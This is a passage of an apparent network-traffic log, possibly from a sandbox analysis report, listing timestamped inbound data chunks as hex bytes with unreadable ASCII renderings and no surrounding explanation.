83 b7 62 78 fa 11 22 95 86 9d b1 28 a6 3c d9 0c 37 39 14 43 a4 86 Data Ascii: $&E&>*A4'ORq5]VO3KT%<=1#| caS\[8Yrdz*dyCYOm4Fz86Z: 3khy:H&cm[b8O[Y9h=m2lddGK=41bx"(<79C
2021-12-02 07:33:44 UTC	47	IN	Data Raw: bd 6e bb 8d 4e a0 c6 26 d2 54 25 6f a9 59 a9 78 67 b9 16 2f a5 f0 70 5d 9a 54 e4 df d4 7f 14 5c 6e 11 98 2e 5d 71 d0 8b 20 b0 84 1d c4 f0 d8 5a ea e9 44 dc af 79 34 ea 91 9f 6e 6b 5f 26 1a 7b 14 ea c5 67 c5 58 39 c8 fa 74 d3 85 dd 89 88 4a 89 99 65 dd c2 f8 3f be f6 98 22 da 49 ce ad db f1 4f 17 b0 9d 69 88 57 ae ef 18 c4 55 44 2f fd 03 61 62 38 fe 42 bf a1 e8 de 0c 90 f8 bf 91 e5 31 6d f4 4c ab b7 21 44 08 57 e1 a5 ac 7e e1 0f 42 b7 1d 21 05 fe 59 af 5a b4 dd b5 3e ea a7 6d 46 ac c4 23 ba de b0 c2 90 a7 70 5c ef 94 02 34 b8 98 bd 91 8b eb a6 11 8d 72 8b 32 29 b7 e0 2b be 53 a4 31 ff c8 1d e6 4f c7 d4 33 80 a4 f8 55 b0 56 83 18 a5 01 72 ee 54 65 e7 58 f2 e8 5a 98 e5 91 2a c4 72 45 9d a4 79 80 32 33 e8 59 3f 71 2d 49 4d 88 46 ed d1 29 f7 35 16 51 03 27 e9 Data Ascii: nN&T%oYxg/p]T\n.]q ZDy4nk_&{gX9tJe?"IOiWUD/ab8B1mL!DW~B!YZ>mF#p\4r2)+S1O3UVrTeXZ*rEy23Y?q-IMF)5Q'
2021-12-02 07:33:44 UTC	48	IN	Data Raw: 44 c8 de 7e e8 16 9f a1 66 8f f8 63 a5 c6 ba e2 61 af d1 1f 7c 98 bc 4c 46 a1 50 40 7f 63 a7 55 bb ba ca d2 5c 20 af f6 b8 b2 f1 78 68 02 85 06 35 10 45 0c 2d 3a b2 11 09 8d da 35 d5 40 fb 74 ac 61 be f1 45 dc 59 04 15 5b 08 87 2c c6 73 c7 a3 12 4d 61 b0 46 29 03 14 22 6c e8 16 b9 5f c9 a2 9c d6 2b 5c 7b 52 4f 5b 3c b3 e5 6e 1b 57 fa 9d 5f f0 c9 08 02 e4 cd 04 cc 84 b9 db 26 3c 27 6c ec aa 35 6c 54 5d ba 36 af ce a8 77 d6 37 21 40 bf 8f a7 e4 5c 31 88 8c 50 2d 19 cf 5d 66 64 a0 5c 78 0f 65 f9 91 41 46 45 fe 0f ed 28 53 4b bb b5 7e 74 3e ba aa 25 df 9c 81 f7 40 06 4f f3 b5 ea f2 b9 1b 90 d3 cf ff ca 1d a1 3c fb c1 bf f4 e3 d5 a0 5e 22 7f 49 7c 6c 48 73 a6 72 fa 3b 56 47 6d f8 aa 19 e6 18 3e 25 20 a9 a3 44 20 ed 13 50 53 93 b9 2b d7 8d 69 b6 1d a1 26 30 46 Data Ascii: D~fca|LFP@cU\ xh5E-:5@taEY[,sMaF)"l_+\{RO[<nW_&<'l5lT]6w7!@\1P-]fd\xeAFE(SK~t>%@O<^"|lH sr;VGm>% D PS+i&0F
2021-12-02 07:33:44 UTC	49	IN	Data Raw: 34 5a 3e 03 59 c9 a6 c3 13 8d c1 1d 46 61 70 a2 62 e7 51 a4 45 37 3a 26 69 0d 92 89 31 80 6c 01 06 f9 19 c1 49 f4 03 72 ee 10 3b a0 92 b0 b5 0f 9a e5 5e 5f 3c 11 7d df fd 30 82 32 0b 69 a1 9f ff 6f 2c 00 8a 46 52 10 3d 13 e3 54 30 42 25 e9 bf 1c bc fc 61 80 26 b9 3f 0c 2c 4b b4 62 12 ee 4b b7 4b f6 b2 ff e9 2a 55 f9 f4 bf 84 e0 71 26 fe 17 2e f5 08 19 bf 4a c2 fe 28 75 b1 32 2f 4a 66 a2 9d 21 1e 3e e2 44 2b e9 60 aa 64 29 97 0f 19 70 89 5a 1f 39 88 98 5c 19 d6 98 0e 77 cf 9d 6a ec 3b 31 3f 2f ca 8d 5c 04 33 bb ce a3 50 bc ef ea 3b 9d c5 cd 27 0a f5 a9 26 82 35 ca ff e0 76 ab e6 81 11 f1 82 f6 d6 15 f6 2f d1 be 12 4e ff f9 17 84 95 bb 96 42 14 cb db f8 88 53 1b 02 2f 4e ac e5 66 e3 42 d5 42 b3 e8 20 9e eb 07 d3 7e 54 00 0c b2 97 00 9e c4 30 dc fc 03 f1 93 Data Ascii: 4Z>YFapbQE7:&i1llr;^_<}02io,FR=T0B%a&?,KbKK*Uq&.J(u2/Jf!>D+`d)pZ9\wj;1?/\3P;'&5v/NBS/NfBB ~T0
2021-12-02 07:33:44 UTC	50	IN	Data Raw: e7 37 9a aa da a1 ed 10 e3 7c 55 a0 be 15 c0 72 3b ca 0d 99 92 2e c6 af 4a f1 64 f1 83 55 8e 75 c7 e8 cb 0a fd 67 53 9d d6 c6 18 b8 34 f9 e8 1d b7 c6 23 56 73 03 ab fb cb c2 15 55 3c 29 e5 94 cc 90 45 e6 26 9f 0a dd f6 23 74 0c f4 0d 9b a9 f1 66 b7 e1 6d f9 87 e6 9f 8f 9a a7 47 ca 3d 7d bd 64 db de 35 18 32 48 7f 1a 11 b1 06 6e f9 0b d9 0e 73 ee 6b 6c d0 21 7d f7 26 93 e4 5e a0 70 d4 c7 c8 bf 05 87 33 0b 5f 6e 73 b6 a8 6e 31 8b 47 52 62 a0 ca 79 52 72 7f d8 e9 bf e3 fd 44 61 0a 64 80 c6 0c 2c f1 b2 ce 9a 61 09 f2 be f6 b2 4d 60 9a dd bd b6 fe 75 e0 71 1a 27 1b 16 31 4a 54 52 4a c2 0f e7 b8 d3 fa e1 0b de a1 a5 63 8f 11 e0 44 dc b1 da ee 0c 11 67 cb 23 0a 6e ad 95 3f 09 2a 0c 8c ec e2 ed b3 f3 6d e1 95 ba c9 05 55 15 91 a3 fb 89 7d 4b 43 6a c6 34 5c 49 f7 Data Ascii: 7|Ur;.JdUugS4#VsU<)E&#tfmG=}d52Hnskl!}&^p3_nsn1GRbyRrDad,aM`uq'1JTRJcDg#n?*mU}KCj4\l
2021-12-02 07:33:44 UTC	51	IN	Data Raw: 1d bc 5a b0 d4 92 b3 35 15 50 c0 6d 4f b7 e3 c7 98 79 d2 d1 f4 63 40 05 ad 52 65 28 73 ac fb 0d 39 a7 66 15 99 b0 61 80 2f 7e 4d 1a d3 48 19 de e4 a4 42 97 09 98 d6 b7 cf c5 7e 63 b8 cb aa 93 76 b9 01 3d 41 2c e5 a1 29 f8 25 3f 4e 30 8a 76 6f 82 ff c2 e4 33 2e a1 59 63 74 5b cf cd 61 66 8d b9 d4 42 74 3d 9b 7d c7 55 c1 d6 cf 23 85 37 8c 92 6c 3b ec 93 f2 28 68 dc 3e df 20 33 06 b3 21 da d1 20 6b a7 db 3c 5c 1d 0c 9f 45 31 bc 10 bd 2b 40 1a 85 07 e6 d3 52 ba cc 2f 82 98 e0 98 e2 45 9a 06 5f 70 69 de 98 15 ed e8 be 74 2f c6 84 b8 59 8a 1a ca 7a 3e ca 3e b6 a4 56 a4 ca 8c a3 f3 6b ff ad eb d3 97 1a 93 50 32 45 07 c8 a9 22 31 c4 07 4a c9 3a 82 b5 90 23 e6 31 8a 3f df c0 50 98 6c 95 95 56 c9 7b 94 34 44 2c ee bb 95 fd f5 e0 23 90 ad ff e3 ec a3 3f 5b 90 32 50 Data Ascii: Z5PmOyc@Re(s9fa/~MHB~cv=A,)%?N0vo3.Yct[afBt=}U#7l;(h> 3! k<\E1+@R/E_pit/Yz>>VkP2E"1J:#1?PlV{4D,#?[2P

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	53	IN	Data Raw: b2 c7 59 8a 74 5a 8e 84 20 4c 66 46 a2 e3 a5 6b da 39 de d1 c2 0f 7e 31 02 7b ed c6 c5 d6 87 bb 58 84 1f d1 d3 c9 37 00 1d ee fa af be 8f 76 d1 ae cc 03 0a 52 2d aa 8b 45 4c 0c 92 bd 7d 41 98 ca e3 c3 a9 d9 74 cc 83 b4 5e 01 eb e8 64 33 7c 4a f5 5d 3d b0 1e e7 4c b0 b2 48 d8 0c 0b 66 40 e4 bd c5 b2 23 2d 8c a1 2b 9c cb fd b3 1f 61 24 91 48 ac f8 6f 64 96 2b 15 53 db 7e 62 c8 bd a2 d4 5f 86 1d 86 5e f8 18 24 f2 30 e3 d2 76 42 b5 db 23 b9 db 8e bb bd a3 08 0f bb 58 23 60 02 12 08 73 3b 55 84 62 09 d0 5d 01 e4 4b cd 1d d5 7a 16 c6 ba 25 97 eb 0c bf 4d 84 fa f0 32 66 4c 10 46 30 f1 97 03 bb fa d2 7a 94 1f 81 f3 8a 07 d9 cb 1c a0 b6 37 45 5d e8 bd 7d 77 c8 1e 32 3c e6 01 dc fc 8a 74 b9 ae d9 1d da db 4c a4 6a de 2b fe 9d 71 1e e4 0d 68 ab 67 42 50 89 4b 90 64 Data Ascii: YtZ LfFk9~1{X7vR-EL}At^d3[J]=LHf@#-+a$Hod+S~b_^$0vB#X#`s;Ub]Kz%M2fLF0z7E]}w2<tLj+qhgBPKd
2021-12-02 07:33:44 UTC	54	IN	Data Raw: 1d 46 28 06 75 b4 6c 21 48 f6 36 cb 04 a5 0b dd a1 96 48 3f 0d 8d 23 ae 82 2e 18 a8 51 52 28 c7 be 44 00 6c 10 b8 52 c9 4e b2 d2 61 63 df 0b cb 76 d7 97 86 2f 9e e1 51 c7 75 79 61 49 6c d8 12 82 12 65 6a 30 f5 70 74 e8 ec 05 31 85 f5 99 d7 71 d0 6b 76 83 44 9a 1a eb c4 f8 d6 bc 8a 03 da 52 ad 14 42 38 fb 6e b2 6c 39 58 c9 18 5d fe b3 12 c0 14 90 94 17 73 48 10 fe c8 e4 61 f6 40 5b 3d f3 62 e2 35 c8 18 39 74 bc 0a eb 3f 3d fe 5d 31 29 c2 7f 00 e1 91 ef db c0 3f 9c 17 d8 41 e6 64 7a 23 95 5d 35 3f 57 5c e3 6d 2d cc f8 bd ae c5 9b 29 28 d1 24 2f c3 a0 91 bd 4b 58 e4 84 b3 d1 61 40 a3 4b a1 f8 56 91 0e f7 00 39 b6 30 c6 bb 88 69 8e 37 9f d9 4e 01 9e 92 1b 82 03 df 4b c7 07 84 07 58 8b 47 8b 28 0f 89 21 25 1e 56 60 e6 51 7a a0 3d 4b 45 3a 7d d4 37 d6 f7 8f 89 Data Ascii: F(ul!H6H?#.QR(DlRNacv/QuyaIlej0pt1qkvDRB8nl9X]sHa@[=b59t?=]1)?Adz#]5?W\m-)($/KXa@KV90i7N KXG(!%V`Qz=KE:}7
2021-12-02 07:33:44 UTC	55	IN	Data Raw: 67 96 fd ff f8 94 ed 80 8f 8a ce d2 f4 47 a7 44 e4 f5 d6 9e ef 55 a6 08 a3 37 4a c7 c6 5b ca bd 9e a5 16 aa 94 0f 35 d5 1f 9c 2e e8 16 dc 0d ec bf eb 5f cf a5 b1 f2 df 63 75 e4 d7 84 fe 50 78 a0 c6 27 c8 82 50 8d 5a 95 6b 92 d6 2a b7 d2 5c 67 ac 9c b9 8a 01 14 6c c8 4e 41 7d 10 ad 2c 2e 65 b6 6d 32 c5 ac 35 61 78 0b 3c a8 ab 75 e1 2c df b1 00 15 0c 0c 12 d3 ac 7d 8e d9 3d 37 f8 7f 40 9f 83 05 d9 e5 d0 6c f6 d1 ee a2 2d f6 d1 15 bc 3f 39 25 3c b3 8f 26 fa 91 c2 6d 03 f4 03 c3 7f 64 b9 e0 aa 87 fa df 26 b6 d0 8c d9 4a 0d dc a0 5f 0c c9 0f b1 ed 08 ee 31 21 fb ab 73 14 91 dd 9e a7 25 ed 29 19 63 fd 6b d6 17 64 ab 2b be 73 91 3d 41 31 01 20 70 8d 57 4b bb 44 66 9e 2e 08 d0 0e db 16 96 1f 01 fe 2d cb cf 47 ed ae e4 8d 2b 30 00 78 78 95 3f 70 c1 f9 7f 27 f5 3c Data Ascii: gGDU7J[5._cuPx'PZk*\glNA},.em25ax<u,}=7@l-?9%<&md&J_1!s%)ckd+s=A1 pWKDf.-G+0xx?p'<
2021-12-02 07:33:44 UTC	56	IN	Data Raw: 2f 96 81 a7 24 d1 24 27 c3 9e 72 87 db b7 28 25 11 53 b2 75 2a 0e cc 64 24 7e 8d 23 8e be 5b 55 08 bf 99 50 f6 06 7c dd e4 33 97 bf 17 64 20 a0 68 aa 2a 22 14 b7 57 cc 07 f9 38 3b 21 25 26 5a 5e 05 50 c3 ac 9e 78 28 19 1a f1 bb 9e 18 7b 3c 3a 77 c0 e5 f2 a8 92 67 11 b9 de 9d 42 c7 d6 79 a5 b1 d8 28 d0 19 44 b1 5e 59 37 0a f8 41 5d 3d b9 ad 1e 64 8f ad cd ee 71 3d 4b 83 4a eb a7 40 44 a3 05 2a 05 ac f1 c0 f6 9a 96 cf 77 b6 89 ee de 58 2b de 69 cf 5d ae 5f 8e b3 ae 24 28 73 8d 39 9b c0 c2 0f 4d 6b 66 ed da 76 e9 1c 62 0e 50 9b e0 44 be a0 c8 3c 34 8e 61 9a e4 67 cb 27 95 3f aa 5f b3 c1 d4 52 9d b5 45 92 06 92 dd ed c2 53 f1 2e a3 31 5f 85 02 43 45 35 6f 5c 49 51 86 ca fd ae 56 95 8c 00 d9 4b 5b 77 f7 43 1b 2d 65 27 48 a6 0c bc 32 c3 d3 72 05 95 82 60 78 70 Data Ascii: /$$'r(%Su*d$~#[UP\|3d h*"W8;!%&Z^Px({<:wgBy(D^Y7A]=dq=KJ@D*wX+i]_$(s9MkfvbPD<4ag'?_RES.1_ CE5o\lQVK[wC-e'H2r`xp
2021-12-02 07:33:44 UTC	58	IN	Data Raw: 60 d1 5a 1f c6 62 44 97 08 ee 4d 90 4b a8 c1 f4 1b d6 90 7c db c7 94 b8 bb d7 16 28 0d c6 3e 96 15 ea ed 2e 8e 17 a7 9f 02 dd f0 de 37 6a e0 2a 64 17 01 ae 4e 13 27 9d 7c d5 b8 46 56 bb 4c 96 bc 92 b8 a9 76 48 44 1b 4e 49 e6 60 75 ae 0b 3e b1 a7 dc dc e2 0a 84 05 b2 ed 15 bc cb 31 d7 56 79 b0 ef b9 32 88 33 30 d5 0e d5 31 79 b7 a8 f6 07 38 70 20 98 20 6f 1b 29 24 a5 57 e4 40 5a ba ec 79 a0 36 3e 6e fe 79 01 f4 c0 7b cc b4 f2 1d c8 35 1c 74 c6 70 7a 5d 6c 3a 56 a2 c4 d2 60 f3 af 3e bd 82 60 ef 23 dd 88 e5 e2 e1 dc d9 cd a5 dd d0 4e 16 af 84 6b 45 13 5f 38 99 d2 c3 86 dc d7 a7 68 d0 61 e9 6d 92 73 a2 c5 cd 0c 72 2f 28 66 76 9c 30 29 73 7d 40 79 79 36 bc 6e c4 2d cb e3 6a 42 ec da b0 11 06 a8 e0 db b1 6b 80 06 d4 d2 24 02 0d f7 aa 91 37 24 d6 f0 2b 56 f1 61 Data Ascii: `ZbDMK|(>.7j*dN'|FVLvHDNI`u>1Vy2301y8p o)$W@Zy6>ny{5tpz]l:V`>`#NkE_8hamsr/(fv0)s}@yy6n-jBk7+Va
2021-12-02 07:33:44 UTC	59	IN	Data Raw: e6 46 79 32 91 0b 16 1f a4 06 52 ad 1b 70 d5 c6 93 89 c0 06 5c 01 24 e3 07 4f 0c 92 51 2a be ed 42 5d b0 4e a3 fb cc 2b 1b ce e8 83 40 4b c9 62 4a f5 21 2a 04 df 9c 77 b0 0a b8 a3 46 43 1b 7e b9 f7 05 62 1b 97 8b c2 2c 41 ed 6a 7b da 47 13 f8 17 01 42 14 08 fc b5 35 d4 61 09 2d e6 03 60 56 da 5a fa 8e 21 ea 20 ea 9a c6 b2 c6 fb 84 f0 4f e8 af 5b 0a bc a8 d3 b3 9b 92 40 8e 25 61 00 e9 8c f9 92 4a 32 a8 55 f7 f1 dc 64 69 47 74 b3 14 34 6b 74 d7 6e 15 11 fd 3e a9 30 47 cd 45 28 76 7c 0b db 96 a0 74 97 26 57 b0 d1 8c ce 86 2d 99 7c c1 c6 a3 ff d4 72 2c 67 00 e7 1a 85 ec 16 0a 2a 51 ce e6 5b 15 c2 b8 54 9e 6c 27 20 00 a0 6a 30 68 3b 50 47 39 84 ed f7 c1 dd 67 c5 6a 68 53 09 47 00 88 0c 52 98 85 47 b7 d4 75 74 a9 9a 49 6e 9c fe 08 2a f0 df 14 b1 0e f4 6f 7e ec Data Ascii: Fy2Rp\$OQ*B]N+@KbJ!*wFC~b,Aj{GB5a-`VZ! O[@%aJ2UdiGt4ktn>0GE(v|t&W-|r,g*Q[Tl' j0h;PG9gjhS GRGutIn*o~
2021-12-02 07:33:44 UTC	60	IN	Data Raw: 2b ce 3f b2 8d 2b 53 5c c2 13 5f 18 db d2 c3 96 e8 59 50 70 02 07 e3 f4 7a 77 96 ec 20 60 6a 3a 1b 64 df f5 84 77 0e 4d 9e 56 b0 36 bc 7e c4 2d cb c1 54 a1 cd 40 bc c8 1d fd c3 9c a4 df 89 d0 eb 51 18 e1 15 77 45 5d b8 94 e4 fb 1d 5a 11 7f a7 7e 26 9c 9b c7 5c d6 2e 11 04 49 cf af e2 6d e4 d0 07 ff a3 2a 3b 00 61 34 db cc b3 3d fe 65 39 17 21 04 9c 80 4d 26 83 aa d2 3e 92 c2 eb e5 89 16 3b ae 3b 7e 83 86 da 49 3d 7d aa 22 ae 05 22 fb 95 12 c4 cb eb 6c 4e 40 9a e1 67 07 b0 2f b0 99 99 fb 21 6f 5a c7 5f 65 f2 a9 0d 5b 55 00 c7 98 50 b1 06 7c dd 84 33 97 a7 17 64 20 c2 56 49 6d b4 18 6e 64 8b 24 e6 03 6e 0a 20 3d 33 75 16 7c 4b 85 4f 47 ff 19 1a c9 c3 a0 fb 28 97 36 86 d3 7b f9 7e b5 f3 11 b9 e6 c5 42 cb 7a 5a d0 c7 b2 4b 40 19 44 b1 0c 8c 18 c5 ce 20 f1 af Data Ascii: +?+S_YPpzw `j:dwMV6~-T@QwE]Z~&\.Im*;a4=e9!M&>;;~I=}""lN@g/!oZ_e[UP|3d VImnd$n =3u|KOG(6 {~BzZK@D
2021-12-02 07:33:44 UTC	61	IN	Data Raw: 52 1b 3b ca 38 0f 68 11 93 94 2e ff 3c d0 0a fb d0 01 d5 c4 4c d5 5c 20 df 04 e1 13 c1 ee 07 97 5b 4f 99 bd a1 9c 50 ec 0d dd 6d bd e6 2d a4 e6 f9 29 09 cc 26 23 0c db 8f 85 47 6d 95 85 bf e0 a9 92 bd 9c 8c 04 bf a8 83 84 99 57 76 c1 75 9a 20 0a a9 91 a5 0c 4d d7 3c 35 71 44 a4 a5 32 b4 ea 5d de 11 72 62 7c 6c 3c a0 cc 14 18 2a 77 31 43 28 04 d5 3b b3 90 d2 6f a5 39 e2 ae 0b de c9 ea d2 46 8b cf 3d ee 23 52 9e d4 24 44 40 a9 16 6b f0 ad 2d bc ce 97 a4 f9 6c be 44 bf 8f ea 10 c1 1f 14 f6 67 55 22 20 4a 7e 63 b6 db a6 48 7b 5b ad 97 35 a8 72 24 34 ae ff dc ac 32 8a 76 d6 27 44 0e db 09 68 ae b7 93 a4 75 30 91 0d bc ad f8 59 b2 5b fe 3d 17 c6 6c 3c 06 fc 63 58 22 7f a4 21 08 f4 86 4d 40 06 e5 97 ef cc 47 6d da 20 b2 81 df bb 4d 56 13 f8 1d 6f 81 0c b8 31 80 Data Ascii: R;8h.<L\ [OPm-)&#GmWvu M<5qD2]rb|<*w1C(;o9F=#R$D@k-lDgU" J~cH{[5r$42v'Dhu0Y[=l<cX"!M@Gm MVo1
2021-12-02 07:33:44 UTC	63	IN	Data Raw: 81 5b 45 cc d7 e4 7d 98 16 6b ae 9d 99 67 65 56 0e e4 5b ca fa 49 43 02 ea a8 9a d0 af b8 07 45 c7 e4 b1 56 8b 17 d2 fb f6 d6 70 b5 fd cd f9 33 d7 06 da f9 a7 4c 20 60 f4 f4 b7 e2 da d5 6a 56 59 e8 19 2f 7f 4a 85 0e e9 d4 9a dc c0 56 4b 1d b9 c7 9c 5f f6 0e 6c 80 b2 22 5f 40 f4 e4 a7 57 b8 c9 05 a8 f2 80 f1 0a d4 61 60 ce 9f fe 61 b2 4d 22 a6 ee 68 99 92 2f e0 71 b6 2e ff 0c cd 72 86 aa 68 6b 0f d8 95 44 47 5a 53 cd a2 9d 65 5f fe 44 88 14 fe df 34 d7 0b 4f 18 b1 04 9a 03 39 96 4b 2a d1 96 7d 8f 31 20 f3 6d ed eb 37 a8 3e 5d 4d 6c 0b ec 39 47 b4 bc 26 9b 49 fa 33 d3 c1 34 f5 84 08 05 31 40 0f 35 48 ad b5 42 98 ba e2 48 46 c2 8c 5a 75 a9 2e 1e d4 47 0a e9 98 c9 16 7b 6f 8a e4 35 20 0f e0 c7 f6 8a a5 f0 53 be fb 3a 64 ed 38 c8 d1 cf 26 59 36 0b 2c 72 0e 33 Data Ascii: [E}kgeV[ICEVp3L `}VY/JVK_l"_@Wa`aM"h/q.rhkDGZSe_D4O9K*}1 m7>]Ml9G&I341@5HBHFZu.G{o5 S:d8 &Y6,r3

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	64	IN	Data Raw: 96 51 06 5a c3 05 f1 20 fa 9e 57 4b cf e9 09 b2 2e f8 f4 85 37 09 7e 9d 09 d8 3a 5c 75 32 09 15 0c 4d e2 30 00 8e 5c 6d 91 fb 4b 0e ab 8b 15 1a 9a c2 6c d1 e5 93 f2 cb 88 36 bb cf 28 63 e6 a3 4b da ea de e8 25 e6 13 5c 4b 6c 81 99 ef 31 80 c1 10 38 1c 13 33 ee 09 b1 6c b1 6e 82 21 23 2e 4b ec 46 88 34 ef 16 a4 bc 09 96 eb ff 1e a3 1e 46 ae 1c 8a 4b 66 42 52 3c 4c f4 f3 66 4b 73 a4 37 b8 cf d6 73 99 a9 f8 b0 37 9c c1 fa 0f c5 82 d3 3d 46 b9 c9 e5 7d 4e 8a 29 1c ac e1 c1 27 a3 d3 99 7b 87 09 82 aa 9e 2c 14 de 27 16 d0 86 72 b4 24 9b a2 5c 20 88 1f e8 15 6e 5b 60 62 57 2b 45 33 40 b1 84 da c1 ed 64 65 7d 27 f4 af 59 ee d7 db 80 77 c6 dc 2b 8f 7c d6 91 8d 09 90 c1 1e 26 a4 e9 b8 4e 19 db 43 7f 76 45 39 74 f1 5d 4b 49 0d 7e 7b 94 be f0 6e 0c d9 64 1a 98 22 93 Data Ascii: QZ WK.7~:\u2M0\mKl6(cK%\Kl183ln!#.KF4FKfBR<LfKs7s7=F}N)'{,'r$\ n[`bW+E3@de}'Yw+|&NCvE9t]Kl~{nd"
2021-12-02 07:33:44 UTC	65	IN	Data Raw: ca a7 74 6e 0f 6e 32 2b a3 de 8b 43 10 cb 95 f2 f5 0a c8 ee 62 51 8a e1 34 9d 5f ac d5 43 1b fd 2a 4a 1f 98 34 e0 30 3c d3 18 bb d2 64 ae 78 bc 49 78 ab e3 ab d8 af dd ed 57 cb 7d 3e 30 bf 81 11 1a 0a 7a 8f c9 54 df 9e 17 43 1f 98 f7 7a 0f 16 31 7a 16 40 f9 ab 33 86 f1 3e 78 61 81 63 ca 82 3d 39 de e5 05 c5 78 7c f1 dc 06 21 ac 99 23 6e ad 02 72 61 b6 fd 77 8a 06 d3 ea ba 58 bb 9f 88 04 d0 29 87 ed c0 68 31 e3 c7 2e 73 8a c7 d9 0e 83 54 8f 79 44 c5 21 50 92 fd f0 a4 a2 5b 62 24 ed be 0f 4d 5b df 72 11 55 15 43 93 93 02 a0 c6 d8 f5 d7 eb 7f eb a4 df 6d c1 06 51 65 28 ca 29 3a 45 8a 8b a0 b7 ad 32 7f b1 c0 b8 34 57 11 09 e6 be 4a d6 94 60 78 81 59 13 ba 29 df e0 07 a4 3c 6f bb 78 3c f7 01 f9 ad 51 2a 37 9d 03 bc dc 44 68 f8 9e d0 6c 08 a4 36 15 df 47 cc a1 Data Ascii: tnn2+CbQ4_C*J40<dxIxW}>0zTCz1z@3>xac=9x|!#nrawX)h1.sTyD!P[b$M[rUCmQe():E24WJ`xY)<ox<Q*7D hl6G
2021-12-02 07:33:44 UTC	66	IN	Data Raw: 04 27 e9 81 72 bd cf 6f c2 07 fb 3d 0c d3 f1 6b b8 5c ac 66 89 49 f6 2d fa 2a ee 19 bb dd 85 86 e0 aa 4d c6 1c 9d b7 3d 2f bd 4a 3d b8 ac bb f6 3e 06 78 64 a2 2a 6d 53 11 d8 3e 6c 5f 60 95 08 ca 7a 93 23 0a ca ac 95 3f 49 db fd 41 ec e2 31 b2 f3 6d ee 2b be a5 05 55 f1 90 a3 fb b0 c0 6f c3 24 c6 d8 5d 49 f7 72 8f 6e 10 f7 a9 d6 0f 15 cb 70 a2 23 bd e4 81 ee 7a 87 8a 1b 57 a7 3d d3 be c9 62 f6 9f 40 c6 c8 b5 94 42 eb 83 6c b3 77 11 42 08 2d 4e 17 c9 43 52 cd 97 27 b5 ea 20 64 7a 4f f7 a1 e6 8d 37 ca 8c 01 29 b0 7c b0 b6 ca 99 39 3d a5 25 59 b0 95 8b 4f 6d e5 9a 08 59 46 8b cf f0 96 d2 39 c0 a3 49 38 08 6e 90 02 88 07 8d 72 2a 80 22 b0 29 fc 7f bc 67 4e 7d fa 12 36 fd 38 d1 33 8a 06 45 34 f9 57 39 0f ff d9 e6 d5 2e c7 8a 5b 0d ec 16 60 ed 7f eb 77 21 24 a9 Data Ascii: 'ro=k\fI-*M=/J=>xd*mS>l_`z#?lA1m+Uo$]Irnp#zW=b@BlwB-NCR' dzO7)\|9=%YOmYF9I8nr*")gN}683E4W9. [`w!$
2021-12-02 07:33:44 UTC	67	IN	Data Raw: 52 8c fc ef d2 99 77 f4 3e a2 03 00 5f d4 29 de 98 15 05 e8 be 74 f4 b2 7e 25 d0 8d c2 62 ae 86 4d bb 00 37 ae 2f 6e cf e2 d5 3f ab 83 a6 22 2d 84 6c c7 59 b8 50 98 cc 3e fd c6 07 36 5d bd 34 d5 2b ba 90 b1 ce cf 20 3f 89 7a b8 f5 e8 e8 9e c4 81 ba 46 e9 ac 28 65 06 b2 a6 46 1f 61 2b af 6a 5f 2f d6 36 63 f4 05 aa 92 d5 4f 7b 8b 44 e4 25 a5 15 b9 56 87 cd 3c f0 7e 80 e7 b2 23 d4 66 b8 a8 12 cf a8 65 c5 a8 27 26 fa 83 4a 73 25 9d 75 e7 0c 6a 74 c8 0a b4 b6 0d 7e 53 f4 96 7d 0b ad ad d6 af 75 5e e7 3e fa 1d c9 9b 97 2b 44 da f5 07 12 8c a0 4a 41 5b a0 8e 75 47 0a 90 5e 68 ba b6 98 f7 b2 ad d9 a4 5d 21 68 3c e8 6a 7a 90 4f 7b 85 b3 1d bd c2 61 d4 16 a9 4a 22 3c 1e 4c 14 7d 93 93 ee 57 08 5f 41 fb 00 60 f5 98 9f 2e 05 9a 27 12 b2 06 f1 f0 d4 a3 7a bf c3 3e 60 Data Ascii: Rw>_)t~%bM7/n?"-lYP>6]4+ ?zF(eFa+j_/6cO{D%V<~#fe'&Js%ujt~S}u^>+DJA[uG^h]!h<jzO{aJ"<L}W_A`.'z>`
2021-12-02 07:33:44 UTC	69	IN	Data Raw: 86 9b 6d d7 54 a0 df 35 95 ec a9 92 c1 f1 80 53 45 16 63 cd 3c a6 99 67 07 19 a9 da 61 1b f5 44 75 29 a3 0d b8 58 cf 27 8a f5 1c b7 87 af 32 13 2b 03 c7 2e 20 1b aa 82 a6 83 54 e6 8d f4 6a 3e f4 53 ec 5c d2 af ef 01 3b d5 c4 30 91 d9 d8 df 04 ed 13 c7 72 07 17 6b 1d 27 42 d5 77 3b aa 60 a7 49 31 a6 98 2d a3 0d 27 8b 44 f8 33 80 c3 97 7a eb dc fa 66 34 57 19 8d e2 73 72 27 79 16 fa 92 5b 12 6a 7a 65 95 aa 5c f0 6f 0c b6 80 dc 70 78 41 fc 3d e2 32 b4 46 5d d6 15 41 e8 62 63 06 0b f9 5e d3 4a 2c 4d 37 92 0f e0 84 c5 a0 d2 ab d5 c1 6a 37 80 4b 0b 0b 6a dd 58 e3 ce 26 df 26 48 d0 2a 29 55 86 aa 1f e3 b9 4a 27 55 38 9d 11 e5 0d 30 63 8f 60 b7 c1 8b 1a f6 67 55 26 cc 16 8e f3 00 8b aa 3c 61 85 aa d6 35 b4 a7 9b 80 d3 fd 4b bb 68 01 bd bd bd d3 da ea 60 bf a7 5e Data Ascii: mT5SEc<gaDu)X'2+. Tj>S\;0rk'Bw;`l1-'D3zf4Wsr'y[jze\opxA=2F]Abc^J,M7j7KjX&&H*)UJ'U80c`gU&<a5Kh`^
2021-12-02 07:33:44 UTC	70	IN	Data Raw: 7c 55 ae 8f 72 62 80 a2 fe ba 66 85 02 be 90 f8 b5 25 7d f4 df 89 7d ad 3c ec 9a 90 48 fd 9d d6 9f 9b 08 b7 48 4b 9e a1 10 8e ec 5c c2 67 d0 17 9f 2b de db 3a b0 91 bd 06 90 d2 af 54 0a 67 e9 1e 11 40 81 05 38 49 f1 dc dc 2a 62 c1 77 fa 37 8f 50 fb bb e5 5b 52 3a c7 da de 49 d3 21 49 89 e7 8b 0b 10 a0 35 33 a3 a7 72 64 60 c9 79 a5 88 cf 5c 12 e6 49 c1 06 a6 7d 4f 90 18 45 32 0b 23 10 7e e9 fb 41 3a 4d 46 52 c4 93 43 ac d3 ee 71 3d 4b 83 4a 8f 39 fe 2d a6 6d f2 74 92 0e d7 68 8f 29 ce 21 dc 0f 25 ee 26 23 de d6 96 6f 79 1f d8 b3 90 74 22 b5 cc d1 28 b4 55 60 a0 2b 31 53 78 95 9b 5d e1 22 ab dd 